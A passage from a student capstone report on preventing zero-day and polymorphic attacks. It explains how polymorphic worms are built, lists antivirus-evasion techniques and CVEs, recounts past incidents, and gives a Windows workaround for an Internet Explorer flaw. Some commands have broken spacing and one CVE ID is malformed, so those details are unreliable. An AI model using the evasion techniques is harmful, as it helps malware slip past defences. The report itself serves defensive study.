

# CAPSTONE PROJECT REPORT



## **Defining best Practices to prevent zero-day and polymorphic attacks**

Submitted in the partial fulfilment of the requirements for the

award of the degree of

**Master of Science**

**In**

**Internetworking**

*Submitted by*

**Praharsh Reddy Ganganagari**

## **ACKNOWLEDGMENTS**

I would like to express my gratitude to my supervisor Leonard Rogers for the useful comments, remarks and engagement through the learning process of this Project. Furthermore, I would like to thank Leonard Rogers for introducing me to the topic and supporting me in every possible way. Also, I would like to thank everyone in my survey, who have willingly shared their ideas and precious time during the process of interviewing. I would like to thank my student friends, who have supported me throughout the entire process, both by keeping me harmonious and helping me putting the pieces together. I will be grateful forever for your support.

## Table of Contents

EXECUTIVE SUMMARY .....	vi
1. Introduction to zero-day attacks and polymorphic attacks:.....	1
2. Techniques used by hackers to bypass antivirus solutions: .....	8
3. List of zero-day vulnerabilities: .....	9
4. Recent zero-day attack in 2020: .....	11
4.1 Exploitation of the above zero-day vulnerability:.....	11
4.2 Few more examples of zero-day attacks: .....	12
5. Software vulnerabilities: .....	14
5.1 Application Vulnerabilities:.....	16
5.2 Library Vulnerabilities: .....	17
5.3 System Vulnerabilities:.....	17
6. Examples of vulnerabilities in systems: .....	18
7. Security risks with software vulnerabilities and exploitation by hackers:.....	19
7.1 Penetration Testing:.....	20
8. Backdoors:.....	21
8.1 History of backdoors: .....	22
8.2 Types of malware installations through backdoor: .....	23
8.3 Backdoor exploitation of unrealIRCd:.....	24
9. Creation of a zero-day attack:.....	25
10. Precautionary measures to be taken to avoid software vulnerabilities:.....	25
11. Impact of zero-day attacks on various organizations: .....	26
12. Defending against zero-day attacks: .....	28
13. Security Measures for detecting and preventing zero-day attacks and polymorphic attacks: .....	30
13.1 Vulnerability scans: .....	30
13.2 Zero-day initiative: .....	30
13.3 Firewalls: .....	30
13.4 IDS/IPS:.....	31
13.4.1 Statistics-based detection:.....	33
13.4.2 Signature-based detection:.....	34
13.4.3 Protocol-based Detection (Protocol Anomaly-based Detection): .....	35
13.4.4 Behavior-based detection:.....	35
13.5 Patching systems:.....	38

13.6 Validating Inputs: .....	38
13.7 Updating Software: .....	38
14. Detection of zero-day attacks using Honeypots: .....	38
15. Zero-day polymorphic malware detection techniques:.....	42
16. Some of the techniques to mitigate the damage of zero-day attacks:.....	45
17. Results of zero-day attack defense analysis: .....	46
18. Conclusion:.....	48
Bibliography .....	49

## List of figures:

Figure 1: Life of a zero-day vulnerability .....	1
Figure 2: showing zero-day attacks are biggest risk to networks .....	2
Figure 3: Polymorphic malware behaviour.....	3
Figure 4: Increase of zero-day attacks .....	5
Figure 5: Vulnerability window.....	6
Figure 6: Number of discoveries between 2014 and 2019 .....	7
Figure 7: Number of zero-day attacks by product .....	9
Figure 8: Zero-day attack in magnitude exploit kit targeting Adobe/Flash.....	10
Figure 9: Software vulnerabilities stats in 2019 .....	16
Figure 10: Risk density involved in software vulnerabilities .....	18
Figure 11: Open ports will lead to backdoor exploitation .....	19
Figure 12: Scanners built into kali Linux .....	19
Figure 13: Exploiting a vulnerable machine.....	24
Figure 14: Example of snort IDS output for ICMP attack.....	33
Figure 15: Anomaly-based detection technique .....	35
Figure 16: Zero-day detection techniques.....	37
Figure 17: Detection of zero-day attacks using honeypots.....	39
Figure 18: Honeypot attack map from Tpot .....	41
Figure 19: Double-honeynet architecture .....	41
Figure 20: Zero-day polymorphic worms detection techniques .....	44
Figure 21: Honeypot Installation .....	46
Figure 22: Getting into honeypot.....	46
Figure 23: Options for honeypot monitoring.....	46
Figure 24: Activating honeypot on port 80.....	47
Figure 25: Intrusion attempted from another system.....	47
Figure 26: Activating honeypot on port 21 FTP .....	47
Figure 27: Activating honeypot on port 23 Telnet.....	47

## **EXECUTIVE SUMMARY**

The main objective of this project is to study, analyse and define some of the best practices to prevent zero-day and polymorphic attacks. Zero-day refers to the vulnerability or an attack that has zero days between the time the vulnerability is discovered and the first attack. The operating systems and applications we use every day have vulnerabilities. The work analysis is focused on different techniques to detect/prevent these attacks. Among these, the best prevention techniques I recommend would be using honeypots and training employees and end users. some recommendations are provided to make further improvements in the future.

## 1. Introduction to zero-day attacks and polymorphic attacks:

Zero day refers to the vulnerability or a weakness that has zero days between the time the vulnerability is discovered and the first attack. The operating systems and applications we use everyday have vulnerabilities.<sup>[14]</sup>

A zero-day attack exploits an unpatched software vulnerability where significant number of organizations with vulnerable machines or machines that can be exploited easily are impacted due to bugs in the software that are unknown to developers as well. Until a fix is released, it is often a competition between hackers trying to exploit the weakness and developers working on developing a patch to fix it.<sup>[14]</sup>



**FIGURE 1: LIFE OF A ZERO-DAY VULNERABILITY<sup>[1]</sup>**

Zero-day polymorphic worms continue to threaten the Internet with their ability to rapidly infect many hosts by exploiting the vulnerabilities in the software. With significant changes in the worm innovation, zero-day worms are spreading more quickly, maliciously and efficiently. The fact that zero-day polymorphic worms detection becomes ineffective as they can dynamically change their behaviour and can evade most of the existing intrusion detection systems has complicated the process of detection. The modern zero-day attacks deals with the vulnerabilities and also exhibits a number of distinct behaviours which includes multi-vulnerability scanning to differentiate potential targets, targeted exploitation that are launched against vulnerable machines, complex

changes to bypass defense systems, remote shells that open ports on compromised hosts for future connections.<sup>[22]</sup>



**FIGURE 2: SHOWING ZERO-DAY ATTACKS ARE BIGGEST RISK TO NETWORKS<sup>[21]</sup>**

Zero-day attacks can be in the form of viruses, Trojans, polymorphic worms, and other malware. A polymorphic malware is a piece of software having malicious intent that is capable of mutating itself using a mutation engine to create many variants. The signature of malware varies every time it infects so as to easily evade signature-based techniques. A well-known zero-day attack is the worm Stuxnet which is responsible for damaging Iran's nuclear program. This Stuxnet exploited four different zero-day vulnerabilities in windows operating system.<sup>[22]</sup>

Polymorphic worm can change its internal body structure with each instance. The main goal of polymorphism is to evade signature-based detection techniques<sup>[22]</sup>. Polymorphic worm uses certain techniques to achieve its goal:

1. **Encryption:** By Encryption technique, in which a worm encrypts its body by using random key before spreading and then,
2. **Decryption:** The decryptor which is present at the end of the worm.<sup>[22]</sup>

Polymorphic malwares can avoid signature-based detection by generating millions of decryptors by changing instructions in the next variant of the malware. It also consists of two parts:



First part is the code decryptor which is used to decrypt the body of the second part. To construct a new variant of malware, mutation engine creates a new decryptor which is combined with the encrypted malware body during the malware execution. Polymorphic malwares are created by using the obfuscation techniques such as dead-code insertion, register reassignment, subroutine reordering, instruction substitution. Although, a large number of variants of decryptors can be created, by identifying the original program with emulation technique still signature scanning technique can be used to detect the malwares.<sup>[28]</sup>

Polymorphic Worm has a structure:

1. **Protocol framework:** Vulnerability is a flaw in a software which can be utilized by attacker or malicious software. This vulnerability mostly associate with specific execution path or program code. This vulnerable execution path can be activated by one of the protocol requests.
2. **Exploit bytes:** A program code specifically written to leverage or exploit a vulnerability by the worm.
3. **Worm body:** This part contains code executed after exploitation phase and it keeps changing in each worm instance.
4. **Polymorphic decryptor:** since worm body has encrypted, it should be decrypt before execution. This part of worm is responsible of decrypt worm body and starts it execution.
5. **Trojans:** this kind of malware looks like normal user software, but actually it provides a way for remote access and installs some viruses.<sup>[28]</sup>



FIGURE 3: POLYMORPHIC MALWARE BEHAVIOUR<sup>[3]</sup>

Containing the malicious code or spread of worms is a great problem. System patching is by itself insufficient to protect network systems, due to the large time scale involved in achieving significant patch deployment. Software patches take a significant time before they are adopted, and even then, the deployment level is partial. An average of twenty to thirty new vulnerabilities are discovered every month according to recent studies. Such common software vulnerabilities add to today's insecure computing. Similarly, new vulnerabilities in networks and applications are discovered on a daily basis. This insecure environment has led to the field of intrusion detection and prevention.<sup>[28]</sup>

Threats in computer network are of two main types which are


1. Passive, and
2. Active.

A passive attack tries to gather information from a system/network without affecting or changing its resources. An active attack tries to alter the resources of the target system and impact its operations. A worm is malicious software which can propagate using computer network. It exploits some software vulnerabilities to do its task. Worms in general start with targeting selection where exploited host scans the entire network for a new victim. Then exploits a new target host to gain access and copy other parts of worm-like trojans to create back-doors into exploited system.<sup>[28]</sup>

Worms generally have 5 different components:

1. **Reconnaissance Component:** This component scans the network looking for a new victim. When this new victim has same vulnerability as the previous one.
2. **Communication Component:** When more than one host is infected by the worm, the worm constructs its own network and sends messages back and forth between worm nodes. Communication components are responsible for providing communication interfaces between worm nodes.
3. **Attack Components:** When a new victim host is found by the worm, it launches attack components to exploit the vulnerability (i.e., buffer/heap overflow, misconfiguration) in that host.
4. **Intelligence Component:** This component is used to find the location of worm node and its properties.

5. **Command Component:** After exploiting the vulnerability in the new host, the worm sends an operation command to worm nodes using command component to act according to that commands.<sup>[28]</sup>



**FIGURE 4: INCREASE OF ZERO-DAY ATTACKS<sup>[1]</sup>**

As our focus is on zero-day polymorphic malwares, we shift our focus to the different zero-day polymorphic detection methods. Polymorphic virus typically consists of an encrypted mutation engine, encrypted virus body and a decryption routine. When the virus runs, the decryption routine decrypts the mutation engine and the virus body. The mutation engine then creates the decryption routing which is polymorphic in nature which is not always the same. Then both mutation engine and virus body are encrypted again for obfuscation.<sup>[24]</sup>

Zero-day polymorphic malwares and the various efforts by the research community to deter such attacks mark the on-going battle between white hats and black hats. Zero-day attack is no longer an attack that just exploits an unknown system's vulnerability but can also be a new unknown strategy to evade, trick and challenge various virus detection techniques and engines. Zero-day polymorphic malware can be classified as host based or network based.<sup>[9]</sup>

When someone detects that a software program contains a vulnerability, the individual will inform the organization so that action can be taken. Time being, the software company can fix the code and distribute a patch or update the software. It may take hackers some time to exploit the vulnerability even if they hear about it, meanwhile, the fix will hopefully become available first. However, a hacker may be the first to discover the vulnerability on few occasions. Since the

weakness or the vulnerability isn't known in advance, there is no way to protect against the exploit before it occurs. Companies exposed to such exploits can deploy procedures and take necessary actions for early detection.<sup>[9]</sup>

If these modern zero-day attacks are not detected and contained at the right time, they can potentially disable the Internet or can wreak serious havoc. So, their detection is of paramount importance.<sup>[9]</sup>

The success of zero-day attack depends on the organization's exposure window, the time between the discovery of a vulnerability and the release of a patch which is used to fix it. Even vulnerabilities that are already known can have a lengthy exposure which is due to the organization's patch management policies and difficulty levels in developing and releasing the patch. The attack remains undetected when there is a longer window of exposure.<sup>[14]</sup>




FIGURE 5: VULNERABILITY WINDOW<sup>[4]</sup>

To extend the lifetime of the worms, the attackers will try every possible way. A polymorphic worm appears to be different each time it replicates itself in order to evade the signature-based systems. There are many ways to make polymorphic worms. The first technique depends on self-encryption with a variable key. It encrypts the body of the worm, which deletes both signatures and statistical data of the worm. The encrypted text is turned into a regular worm program by the decryption routine and sends a copy of the worm, the decryption routine, and the key to the victim machine. The program is then executed to infect other victims<sup>[15]</sup>. When different keys are used, different copies of a worm look different, but the encrypted text tends to follow a uniform byte frequency distribution, which can be captured by behaviour detection-based system as it varies

from normal traffic. The byte sequence in the decryption routine can serve as the worm signature, if the same decryption routine is always used.<sup>[23]</sup>

Polymorphism is used to evade signature based or a pattern-matching detection which depend on security solutions like antivirus software. A polymorphic malware will still infect devices and spread whether or not it avoids detection by changing its signature. Certain characteristic of a polymorphic malware change with its functional purpose remaining the identical. Signature-based detection solutions won't recognize the file. Polymorphic malware can still to carry out attacks and change signatures without being detected whether or not the new signature is identified and added to antivirus solutions signature database.<sup>[23]</sup>

Traditional defence mechanisms are ineffective and unreliable against these modern zero-day attacks. On the opposite hand, polymorphic worms, change their appearance while preserving the semantics whenever they spread from one victim to another. Today, zero-day worms and polymorphic worms present an excellent challenge for network administrators and researchers too. Even the botnets use the identical techniques because the worms do. Botnets mainly launch a worm to compromise the computers. The best way to defend against these bots, is to stop the initial bot infection by detecting and containing the worms at the proper time.<sup>[25]</sup>



**FIGURE 6: NUMBER OF DISCOVERIES BETWEEN 2014 AND 2019<sup>[5]</sup>**

Zero-day vulnerabilities are exploited through various vectors. The first targets are web-based browsers because of their long distribution and usage. Cybercriminals also tend to use malicious email attachments to perform zero-day attacks. These attacks are rarely discovered immediately.<sup>[25]</sup>

Attackers will try and evade defences to install zero-day exploits which might take the form of polymorphic worms, trojans, viruses and various types of malware onto an unsuspecting computer in most cases. In fact, it going to take months and years also before a developer learns of the vulnerability that led to an attack.<sup>[25]</sup>

## **2. Techniques used by hackers to bypass antivirus solutions:**


There are some popular techniques by which attacker can easily bypass antivirus, with the help of these techniques to bypass antivirus protection to install virus, backdoors, boots in the target computers. Some of the techniques include:

1. Binding and splitting
2. Code injecting
3. Converting exe to executable client-side script
4. Code obfuscation/code morphing
5. Cryptography
6. Polymorphic generator<sup>[21]</sup>

Typical targets for a zero-day exploit include:

1. Government departments.
2. Large companies.
3. Individuals with access to valuable business data.
4. A numbers of home users who use a vulnerable system, such as a browser. Hackers can use these vulnerabilities to build botnets and exploit systems.
5. Hardware components, firmware and Internet of Things.<sup>[17]</sup>

Although, system patching, upgrading, antiviruses, and IDS can tackle many kinds of attack, the zero-day attack cannot be tackled due to the lack of information about the attack's nature.



**FIGURE 7: NUMBER OF ZERO-DAY ATTACKS BY PRODUCT**<sup>[5]</sup>

### 3. List of zero-day vulnerabilities:

The following is a sample list of recent zero-day vulnerabilities by category:

#### Adobe/Flash:

Operation Greedy Wonk (CVE-2014-0498)

Remote Code Execution Vulnerability (CVE-2014-0502)

Buffer Overflow Vulnerability (CVE-2014-0515)


Stack Based Buffer Overflow Vulnerability (CVE-2014-9163)

ActionScript 3 ByteArray Use After Free Remote Memory Corruption Vulnerability (CVE-2015-5119)

Remote Code Execution Vulnerability (CVE-2014-0497)

CVE-2015-5123

Operation Pawn Storm (CVE-2015-7645)



**FIGURE 8: ZERO-DAY ATTACK IN MAGNITUDE EXPLOIT KIT TARGETING ADOBE/FLASH<sup>[31]</sup>**

**Apache:**

Apache Struts Zero-Day DoS and Remote Code Execution Vulnerability (CVE-2014-0050, CVE-2014-0094)

**Internet Explorer:**

Remote Code Execution Vulnerability (CVE-2014-1776)

Backdoor.Moudoor (CVE-2014-0322)

Memory Corruption Vulnerability (CVE-2014-0324)

Backdoor.Korplub (CVE-2015-2502)

**Java:**

Remote Security Vulnerability (CVE-2015-2590)

**Mac:**

Thunderstrike 2

Memory Injection

**Microsoft Word:**

CVE-2104-1761



## **Virtual Machines:**

Venom (CVE-2015-3456)

## **Microsoft Windows:**

TrueType Font Handling Remote Code Execution Vulnerability (CVE2014-4148)

OLE Package Manager Remote Code Execution Vulnerability (CVE 2014-4114)

Open Type Font Driver Remote Code Execution Vulnerability (CVE 2015-2426)

Microsoft Windows Group Policy Remote Code Execution Vulnerability (CVE 2015-0008)<sup>[19]</sup>

## **4. Recent zero-day attack in 2020:**

In Jan 2020, Microsoft warned users of Internet explorer browser facing a zero-day attack which is unpatched. The vulnerability is trackable under CVE-2020-0674 and rated as moderate, is a remote code execution issue that exists in the way the scripting engine handles objects in memory of Internet Explorer and triggers through JScript.dll library.<sup>[8]</sup>

### **4.1 Exploitation of the above zero-day vulnerability:**

A remote attacker can execute arbitrary code on targeted systems and take full control of them just by trapping victims into opening a malicious web page on the already vulnerable Microsoft browser.<sup>[8]</sup>

This vulnerability corrupts the data where attacker executes arbitrary code on the user's machine directly. An attacker could gain the same user rights as the current user by successfully exploiting the vulnerability.<sup>[8]</sup>

If the user is logged in with administrative access, an attacker who exploited the vulnerability could take full control of the system and change, delete data or create a new account with full permissions.<sup>[8]</sup>

To restrict access to JScript.dll, Microsoft urges users to run following commands on Windows system with administrator privileges.<sup>[8]</sup>

### **For 32-bit systems:**

```
takeown / f% windir% \ system32 \ jscript.dll  
cacls% windir% \ system32 \ jscript.dll / E / P everyone: N
```

**For 64-bit systems:**

```
cacls% windir% \ syswow64 \ jscript.dll / E / P everyone: N  
takeown / f% windir% \ system32 \ jscript.dll  
cacls% windir% \ system32 \ jscript.dll / E / P everyone: N[8]
```

When a patch update is available, users need to undo the workaround using the following commands:

**For 32-bit systems:**

```
cacls %windir%\system32\jscript.dll /E /R everyone
```

**For 64-bit systems:**

```
cacls %windir%\system32\jscript.dll /E /R everyone  
cacls %windir%\syswow64\jscript.dll /E /R everyone[8]
```

**4.2 Few more examples of zero-day attacks:**

In June 2019, there was a zero-day attack exploit being employed in an exceedingly targeted attack in Europe. This exploit exposes a local privilege escalation weakness found in Microsoft Windows, especially a NULL pointer dereferences in the win32k.sys component. It has an affect on windows server 2008.<sup>[37]</sup>

Few months later, a hacker by name eGobbler had exploited two zero-day vulnerabilities in the Chrome and Web Kit browsers on iOS devices to bypass built-in browser protections. These vulnerabilities enabled eGobbler to serve pop-up ads and forcefully redirect users to malicious sites after exploitation.<sup>[40]</sup>

In October 2019, Google Project Zero member Maddie reported a technical analysis on a zero-day vulnerability that allowed malicious actors to take full control over 18 different phone models of Android. This analysis found evidence suggesting that Israeli-based NSO Group Technologies were to blame for having used and sold the bug.<sup>[40]</sup>

It was around the same time as Maddie's analysis came out that news emerged of a significant OpSec failure for SandCat, a threat actor believed by Kaspersky Lab to be from Uzbekistan's intelligence agency. The group installed Kaspersky's software on identical machines it absolutely was using to write new malware. This wrong step helped Kaspersky to search out multiple zero-day vulnerabilities used by SandCat.<sup>[40]</sup>

**Stuxnet:**

This malicious computer worm targeted systems used for the purpose of manufacturing in various countries around the globe including India, Iran, and Indonesia. The first target was Iran's uranium enrichment plants, with the intention of disrupting the country's nuclear program. The worm infected the logic controllers, through vulnerabilities causing the controllers to hold out unexpected commands on assembly line machinery, damaging the centrifuges used to separate nuclear material.<sup>[17]</sup>

**Sony zero-day attack:**

Sony Pictures was the victim of a zero-day exploit in 2014. The attack ruined Sony's network and led to the leak of sensitive corporate data on file-sharing sites. The hacked data included forthcoming movies, business plans and also the personal email addresses of senior Sony executives. Exact vulnerability exploited within the Sony attack remains unknown.<sup>[17]</sup>

**RSA:**

In 2011, hackers used an unpatched software in Adobe Flash to get access to the network of security company RSA. Emails with Excel spreadsheet attachments were sent by attackers to a group of employees working for RSA. The spreadsheets had an embedded Flash file that exploited the zero-day Flash vulnerability. When one among the employees opened the spreadsheet, the attacked installed the Poison Ivy remote administration tool to gain access to the system. Attackers then looked for sensitive information, copied it and transmitted it to external servers. RSA admitted that among the information stolen was sensitive information associated with the company's SecurID two-factor authentication products, used round the world for access to sensitive data and devices.<sup>[17]</sup>

**Operation Aurora:**

The Zero-day attack that targeted the intelligence of several major organizations including Google, Yahoo and Adobe systems. The vulnerabilities were seen in both Internet Explorer and Perforce.<sup>[17]</sup>

In June 2016, a zero-day was found, and that particular exploit was sold by a Russian cybercriminal named 'BuggiCorp' on the dark web for \$90,000. Windows machines running 2000 up to windows 10 were believed to be affected by this zero-day vulnerability. The vulnerability had the ability to impact over 1.5 billion Windows users.<sup>[17]</sup>

This zero-day attack targeted a local privilege escalation where, if exploited, a hacker can make any Windows user level account into an administrator account. This exploit likely to be used alongside another form of malware since it can't provide an initial infection vector like most zero-day attacks.<sup>[17]</sup>

This type of error is often going to be used with another vulnerability to successfully run the attacker's malicious code, said Brian Krebs from Krebs on Security. A remote exploit can work its magic without hindrance and chain that remote exploit with a local privilege escalation bug that can bump up the target's account privileges to that of an admin.<sup>[17]</sup>

This exploit was actually listed for \$95,000 and was reduced to \$90,000 after few weeks on the market. In the listing, 'BuggiCorp' showed two videos of successful exploits, one which was right after 'Patch Tuesday' of Microsoft. While it isn't sure whether this exploit was purchased or not, it has taken couple of years before it is discovered that it was used in the next biggest zero-day attack.<sup>[17]</sup>

### **The DNC Hack:**

The DNC hack is one that everyone is familiar with the data that was released about the Democratic National Committee (DNC) was a result of a zero-day attack. To gain access to the data that was stolen, there were at least six zero-day vulnerabilities that were exploited. The vulnerabilities were found in Microsoft Windows 10, Adobe Flash, and Java by Russian hackers. The hackers were engaged in a spear-phishing in order for the vulnerabilities to be exploited.<sup>[38]</sup>

Hackers are targeting very specific individuals instead of the general public in a spear-phishing campaign. In this attack, thousands of emails were sent by the Russian hackers with booby-trapped links to password-stealing phishing pages to individuals involved with the DNC. Any person who clicked on the bit.ly and tiny.cc concealed URLs essentially handed hackers with their PC control and the DNC network.<sup>[38]</sup>

### **5. Software vulnerabilities:**

Software vulnerability is a flaw or an error condition present in the software or in an operating system. The severity of software vulnerabilities propels at an exponential rate. Every application we design today include vulnerabilities. Many organizations today can see the vulnerabilities in their code exploited. The point is whether they're exploited to cause damage.<sup>[39]</sup>

They involve bugs in the software. Bugs are the errors in coding that cause the system to behave in an unwanted manner. Every software contains bugs in some form. Some bugs cause the framework to crash, some prevent individuals from logging in, some cause connectivity failures.<sup>[39]</sup>


Some bugs elevate user privileges, create information leakage or grant unauthorized access. These are security vulnerabilities. If all software has bugs and it is inevitable that a few bugs will cause security issues, all software will have security vulnerabilities.<sup>[39]</sup>

It is important to think that every device consists of a software and therefore security vulnerabilities do exist. Operating systems consists of software, as are web browsers, websites, spreadsheets, word processing programs, video players, and all other applications. Even computer hardware includes a software in the form of firmware. Networking equipment and cell phones do have software too, and therefore there would be security vulnerabilities.<sup>[39]</sup>

Technically, we call it buffer overflow. Buffer overflows are a kind of security vulnerabilities that frequently allows a potential attacker to take full control of the computer. The type of coding errors where a malicious party can trigger execution of code from their browser itself are called cross scripting errors. SQL injection attacks are also an attack against websites that gain access for the manipulation of the back-end databases.<sup>[39]</sup>

Some software comes from vendors such as Adobe, Cisco and Microsoft. Also, a good amount of software has been written by website owners and other parties too. This custom software will also be exposed to security vulnerabilities. Cross-site scripting errors and SQL infection attacks are often enabled by custom-designed software.<sup>[39]</sup>

You do not expect a company to release software with security vulnerabilities knowingly. Most bugs are found only after use by billions of users. Security vulnerabilities are generally found after the software has been publicly released. Some vulnerabilities cannot be found and there is no chance or way of knowing when a vulnerability will be discovered. When a vulnerability is found it will be informed to the software developer, who works on it and release a patch for closing the issue. For example, when fixes for security vulnerabilities are available Microsoft automatically installs updates for Microsoft Office.<sup>[39]</sup>



**FIGURE 9: SOFTWARE VULNERABILITIES STATS IN 2019<sup>[6]</sup>**

However, some vulnerabilities cannot be properly reported, and a fix is not available. These vulnerabilities are called zero-day vulnerabilities. If your system runs that software and if an attacker can access your computer or system, then the attacker can successfully attack your system. It is important to state that if you do not install that patch even if its available, you can likewise be hacked.<sup>[10]</sup>

Software vulnerabilities are explained by three major factors:

1. **Existence:** Whether the vulnerability exists in the software or not.
2. **Access:** The possibility that hackers gain access to the vulnerability
3. **Exploit:** Whether hacker takes advantage of the vulnerability using tools and techniques<sup>[10]</sup>

These vulnerabilities pose a great security risk if they are identified and exploited.

Software exploits and vulnerabilities can be categorized into 3 types namely application, library or system vulnerabilities.<sup>[10]</sup>

### **5.1 Application Vulnerabilities:**

It is difficult to hear, the attribute you just created on the product you are working gives anyone on the internet access to execute arbitrary code on your server as an added feature, but it does. In the process of development, there would be many bugs in the code that could be turned into vulnerabilities, and we never think of them as vulnerabilities before we see something like them in action<sup>[10]</sup>. Some of the examples of real-world scenarios of application code breaches:

### **Facebook Incident:**

In September 2018, a security update was issued by the product management of Facebook. It explained a vulnerability that enables a client to generate access tokens for other users, having access to their accounts. According to the update, the vulnerability is caused by various bugs acting together, one video upload tool showing up in a wrong page and the “view as” button on that page that normally lets the user see their profile as another user, generating access tokens that grant the access to other user’s accounts.<sup>[10]</sup>

### **USPS Incident:**

